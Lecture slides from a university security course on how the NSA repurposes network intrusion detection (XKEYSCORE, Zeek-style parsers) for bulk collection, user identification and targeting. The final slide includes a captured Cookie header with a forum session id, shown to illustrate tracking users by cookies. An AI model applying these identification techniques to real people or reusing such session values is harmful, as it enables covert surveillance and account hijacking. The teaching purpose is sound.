


# Abusing Intrusion Detection: Spying & Censorship



# Something Happened...

- (Pick one)
  - (A) A disgruntled Microsoft Sharepoint Administrator
  - (B) Whistleblowing Patriot
- in Hawaii walked out with a ton of classified documents
  - Before flying to Hong Kong and ending up a guest of @DarthPutinKGB
- And more leaks since then:
  - The TAO Ant catalog + Tor XKEYSCORE rules
  - The New Zealand XKEYSCORE rules
  - NSA tasking and SIGINT summaries
  - The Shadow Brokers data dump



# The NSA Tech Is Nothing Special...

- Nothing as cool as The Great Seal bug
  - AKA "The Thing"
- Or the "Gunman" bug
  - A Russian bug installed in typewriters!
- Instead, its mostly off-the-shelf concepts
  - Scalable NIDS & Databases
  - Hadoop
  - Malicious code
  - Cool little hardware pieces
- Combined with More Money than God™



# But They Use Slightly Different Language

- Selector
  - A piece of information that identifies what you are looking for
    - Email address, phone #, etc...
- Fingerprint
  - An IDS match
- Implant
  - Malcode or other piece of sabotage
- FAA 702
  - FISA (Foreign Intelligence Surveillance Act) Amendments Act section 702:  
You aren't a "US person", outside the US, we can get what we want from within the US
- EO12333
  - You aren't a "US person" and this is outside the US, anything goes!

# One More NSA Resource: Friends and Frenemies...


- The NSA is part of an elite club
  - The 5-eyes (FVEY):  
US, UK, Canada, Australia, New Zealand
  - Rules are "In country X, behave country X's laws"
    - But rules on targeting US persons remain
- Plus a series of "Frenemies"
  - Hey, country A, install this wiretap on a link between you and country B
    - We will follow the rules: We won't spy on your people, you don't spy on ours, and we can see what everyone is doing
    - We cool? 
  - Hey, Country B...

# And The Paperwork To Keep US Persons Safe...

Computer Science 161

Weaver

- The Carter Page FISA warrant
  - Original warrant application over 60! pages
  - And a huge amount is not boilerplate, but specific analysis showing probable cause that Carter Page was an **agent of the Russian Federation**
- Then renewals every 60-90 days!




# And The NSA Objective...

- For a valid target (Non-US person, outside the US) ...  
Be able to collect ***all*** relevant communications
- This requires the ***capability*** to collect on everyone!
  - After all, a valid target could be ***anyone***, so you need global capability
  - You don't know until ***tomorrow*** who you wanted to collect on today
  - So the solution:  
Collect everything you feasibly can on ***everybody***  
Store it for as long as you feasibly can

# Not About Needles In Haystacks

Computer Science 161

Weaver




Wikimedia Photo

8


# Not About Connecting the Dots

Computer Science 161

Weaver



# Drift Nets to Create Metadata



# Pulling Threads To Get Results

Computer Science 161

Weaver



Wikimedia Photo

# A Thread To Pull: Watching an IRC Chat

OtherDude: Hey, did you see  
OtherDude: <http://www.bbc.com/news/world-us-canada-16330396>?  
AnonDude: hmmmm...  
AnonDude: HAHAH, that's pretty funny!

Intercept captured 12/30/2011 11:32 GMT

Step 1: "Use SIGINT" (Signals Intelligence)/DNI  
(Digital Network Intelligence):


Enables identification of AnonDude and developing a  
"pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):  
After identification, invoke "exploit by name" to take  
over AnonDude's computer


# Start With Your Wiretaps... XKEYSCORE DEEPDIVE

Computer Science 161

Weaver



# How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!



# Inside the NIDS

```
GET HT TP /fu bar/ 1.1..
```

HTTP Request  
URL = /fubar/  
Host = ....

```
GET HTTP /b az/?id= 1f413 1.1...
```

HTTP Request  
URL = /baz/?id=...  
ID = 1f413

```
220 mail.domain.target ESMTP Sendmail...
```

Sendmail  
From = someguy@...  
To = otherguy@...

Unlike conventional NIDS ***you don't worry about evasion:***  
Anyone who wants to evade uses cryptography instead

# Which NIDS To Use?

- Zeek (Formerly Bro) Network Security Monitor (BSD licensee)
  - Includes a robust suite of protocol parsers
  - Realtime operation, invokes Zeek policy scripts
  - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
  - Only handles the reassembly:  
Network traffic to files, then invoke separate parser programs
  - Near real-time operation:  
Bet, this is the basis for XKEYSCORE
- Eagle GLINT by Nexa Technologies
  - Formerly Amesys (was part of Bull)
  - Commercial "Intelligence" interception package



# Tracking People Not Machines: User Identification

The screenshot shows a Firefox browser window displaying the Ars Technica website ([arstechnica.com](http://arstechnica.com)). The top right corner of the browser window shows a user session with the name "brorocksduke". Below the browser window, the page content and its corresponding HTML code are displayed side-by-side. A red circle highlights the user's name "brorocksduke" in the browser's header and in the "welcome" span element of the HTML. Another red circle highlights the "Logout" link in the browser's header and in the "logout" anchor tag of the HTML. The bottom half of the image shows the Request Headers and View Source sections of the browser's developer tools, which contain detailed information about the user's session and the page's configuration.

Request Headers

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Cache-Control	no-cache
Connection	keep-alive
Cookie	country=US; cn_adsqt=%7B%22count%22%3A5%2C%22expire%22%3A1448985215520%7D; cn_cm=14; seen_posts=71448; cn_adcap=%7B%22count%22%3A1%2C%22expire%22%3A144892194506987%7D; session_seen_posts=71437; phpbb3_5qbzr_u=503807; phpbb3_5qbzr_k=phpbb3_5qbzr_sid=223e77ac61f3dd29379a1fb7b133239da; BlockerSniffer_com=1; s_fid=71AE02B95B4C3265-06C52DA29293018; s_depth=2; timeSpent=1448921414710; s_vnum_m=1448956800060%26vn%3D1; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_cc=true; gads=ID=138c50af2f90f3fa:T=1448921405:S=ALNI_MYE5gr_fDJTFWUB_9tcx82E9stvdQ; 